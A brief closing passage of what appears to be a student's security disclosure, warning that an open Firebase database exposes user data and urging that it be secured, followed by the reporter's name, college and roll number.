Leaving your Firebase database open exposes all user and application data to the public, risking data theft, loss, or manipulation. Immediate action is recommended to secure your users and your service.

Reported by

Apil Khadka

Nepal College of Information Technology, Balkumari, Lalitpur

Roll :- 231210